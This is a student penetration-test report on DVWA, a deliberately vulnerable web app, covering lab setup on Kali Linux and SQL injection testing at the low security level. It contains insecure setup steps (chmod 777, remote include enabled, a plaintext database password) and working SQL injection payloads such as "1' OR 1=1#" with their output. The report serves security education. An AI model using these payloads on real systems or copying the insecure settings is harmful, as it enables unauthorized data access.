Security Penetration Test of DVWA Web Application

March 15, 2021

Prepared By:

Shubham Peri

University of Victoria

DISCLAIMERS

The information presented in this document is provided as is and without warranty. Vulnerability assessments are a “point in time” analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks, and applications.

Table of Contents

List of Figures

SCOPE


Scope of this pen test is around DVWA and how it is vulnerable with respect to SQL injection and XSS (Cross Site Scripting) attack. This application is internet facing and requires the standard authentication using username and password identity elements for secure access.

The application that must be reviewed can be accessed by doing the configuration in the following section.

CONFIGURATION OF DVWA

The DVWA software is downloaded in a Kali Linux platform which is used for pen testing and security auditing by leveraging different tools and utilities like Nmap, Wireshark, Metasploit, Aircrack-ng, Nessus, Burp Suite, and lots more.


We can download the DVWA software via basic UI or CLI from GitHub. Here, the CLI is used to download the software using **git clone** command under the local html folder path. Thereafter, the rights of that DVWA folder are changed to maximum rights and verified.


Ksli_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
GitHub - digininja/DVW...
root@kali: /var/www/ht...
07:37 PM
root@kali: /var/www/html/DVWA/config
File Actions Edit View Help
root@kali: /v...l/DVWA/config
Right Ctrl

```
root@kali:~# cd /var/www/html
root@kali:/var/www/html# ls -l
total 16
-rw-r--r-- 1 root root 10701 Nov 25  2019 index.html
-rw-r--r-- 1 root root   612 Nov 25  2019 index.nginx-debian.html
root@kali:/var/www/html# git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 3331 (delta 5), reused 7 (delta 2), pack-reused 3313
Receiving objects: 100% (3331/3331), 1.63 MiB | 2.92 MiB/s, done.
Resolving deltas: 100% (1475/1475), done.
root@kali:/var/www/html# ls -l
total 20
drwxr-xr-x 11 root root  4096 Mar 13 19:34 DVWA
-rw-r--r--  1 root root 10701 Nov 25  2019 index.html
-rw-r--r--  1 root root   612 Nov 25  2019 index.nginx-debian.html
root@kali:/var/www/html# chmod -R 777 DVWA/
root@kali:/var/www/html# ls -l
total 20
drwxrwxrwx 11 root root  4096 Mar 13 19:34 DVWA
-rw-r--r--  1 root root 10701 Nov 25  2019 index.html
-rw-r--r--  1 root root   612 Nov 25  2019 index.nginx-debian.html
root@kali:/var/www/html# cd DVWA/config/
root@kali:/var/www/html/DVWA/config# ls
config.inc.php.dist
root@kali:/var/www/html/DVWA/config# cp config.inc.php.dist config.inc.php
root@kali:/var/www/html/DVWA/config# nano config.inc.php
root@kali:/var/www/html/DVWA/config# cat config.inc.php
<?php
```

Figure 1 DVWA Installation

The configuration file of DVWA is copied so that the original remains unchanged in case of any tampering during exploitation. Then the same config file is used to modify the username to password to any login that is convenient for the examination.



```
root@kali:/var/www/html/DVWA/config# cat config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'shubham';
$_DVWA[ 'db_password' ] = 'shubham16@';
$_DVWA[ 'db_port'] = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';

# Default security level
#   Default value for the security level with each session.
```

Figure 2 DVWA Configuration

The primary elements that are responsible for DVWA Web Application hosting are:


1. Apache 2 Web Server
2. MySQL Backend Database

Apache 2 Web Server configuration

For this examination, we navigate to apache2 folder path, find the PHP configuration path that is responsible for hosting a web application and edit two functions:

allow_url_fopen – for the PHP directive to allow files to be included from external sources.

allow_url_include – to allow a developer to include a remote file using a URL rather than a local file path itself.




```
root@kali:~# cd /etc/php/7.3/apache2/
root@kali:/etc/php/7.3/apache2# ls -l
total 76
drwxr-xr-x 2 root root  4096 Jul 30  2020 conf.d
-rw-r--r-- 1 root root 72294 Oct 13  2019 php.ini
root@kali:/etc/php/7.3/apache2# gedit php.ini
bash: gedit: command not found
root@kali:/etc/php/7.3/apache2# vim php.ini
```

Figure 3 Apache Web Configuration

MySQL Backend Database configuration

The MySQL service is started from the terminal and given user as “root” and blank password. Then the connection is established successfully. Later a user is created for convenience and is given all the necessary privileges to use in future.




Ksli_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help

```
root@kali:~# service mysql start
root@kali:~# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 49
Server version: 10.3.20-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user 'shubham'@'127.0.0.1' identified by 'shubham16@';
Query OK, 0 rows affected (0.027 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'shubham'@'127.0.0.1' identified by 'shubham16@';
Query OK, 0 rows affected (0.004 sec)

MariaDB [(none)]> exit
Bye
root@kali:~#
```

Figure 4 MYSQL Configuration

Once all the above process is followed, the web application is launched from the web browser by typing 127.0.0.1/dvwa/.



Ksli_Linux [Running] - Oracle VM VirtualBox
Setup :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
GitHub - digininja/DVWA
DVWA - Damn Vulnerabl
New Tab
Setup :: Damn Vulnerable
127.0.0.1/DVWA/setup.php
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Operating system: ***nix**

PHP version: **7.3.10-1+b1**
PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **shubham**
Database password: **********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

[User: root] Writable folder /var/www/html/DVWA/hackable/uploads/: Yes
[User: root] Writable file /var/www/html/DVWA/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes


[User: root] Writable folder /var/www/html/DVWA/config: Yes
Status in red*, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

Figure 5 DVWA Web Page

Click on Reset Database, the page will redirect to a login page as seen below. The default username and password are ‘admin’ and ‘password’.


Ksli_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Login :: Damn Vulnerabl...
root@kali: /etc/php/7.3/...
07:50 PM
Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
GitHub - digininja/DVWA
DVWA - Damn Vulnerabl
New Tab
Login :: Damn Vulnerable W
127.0.0.1/DVWA/login.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Login
Damn Vulnerable Web Application (DVWA)
Right Ctrl

Username: admin

Password: ••••••••

Figure 6 DVWA Login Page

SUMMARY OF FINDINGS

In performing detailed penetration testing on the web application, several vulnerabilities have been identified around the DVWA system. Each security susceptibility has been explained in the upcoming section with the supporting screenshots.

The below table breaks down the vulnerabilities identified based on category and severity of risk. This table is followed by a detailed breakdown outlining each category. In the table below, a vulnerability listed under 'Pending' has been reported, where a vulnerability listed under 'Fixed', is a vulnerability that has been satisfactorily mitigated.


VULNERABILITIES TALLIED BY RISK RATING						
TESTING CATEGORY	High		Medium		Low	
	Fixed	Pending	Fixed	Pending	Fixed	Pending
SQL INJECTION		1		1		1
STORED XSS ATTACK		1		1		1

SQL INJECTION

SQL injection is a code injection technique that might destroy your database. SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input.

Security Level: Low

The point here is to test the SQL system in some way and get useful information such that we modify our input in the form as we go. First, we enter 1' in the User ID field. The error here gives a brief idea of where the input is wrong as shown below.




```
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1'&Submit=Submit#
```

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1
```

Figure 7 Determining query injection.

Based on the above error, different SQL statements were tried. The next statement was **1' order by 1,2,3--+** to check the number of columns in the table and we see the below error that depicts that the number of columns present is only 2.




```
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' order by 1,2,3--+&Submit=Submit#
```

```
Unknown column '3' in 'order clause'
```

Figure 8 Determining number of columns.

The next step in this process was to find the values in the table. As it is publicly known, **1=1** command is always true and would help with satisfying results and so we see these following information.




```
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1'+OR+1%3D1%23&Submit=Submit#
```

```
ID: 1' OR 1=1#
First name: admin
Surname: admin

ID: 1' OR 1=1#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1#
First name: Hack
Surname: Me

ID: 1' OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1#
First name: Bob
Surname: Smith
```

Figure 9 List of first_name and last_name

For the next level of exploitation, the username and password values were guessed to extract from the backend table. After a combination of script efforts, the table name called "*users*" was found and the confidential information were extracted running a UNION SQL script as shown below.

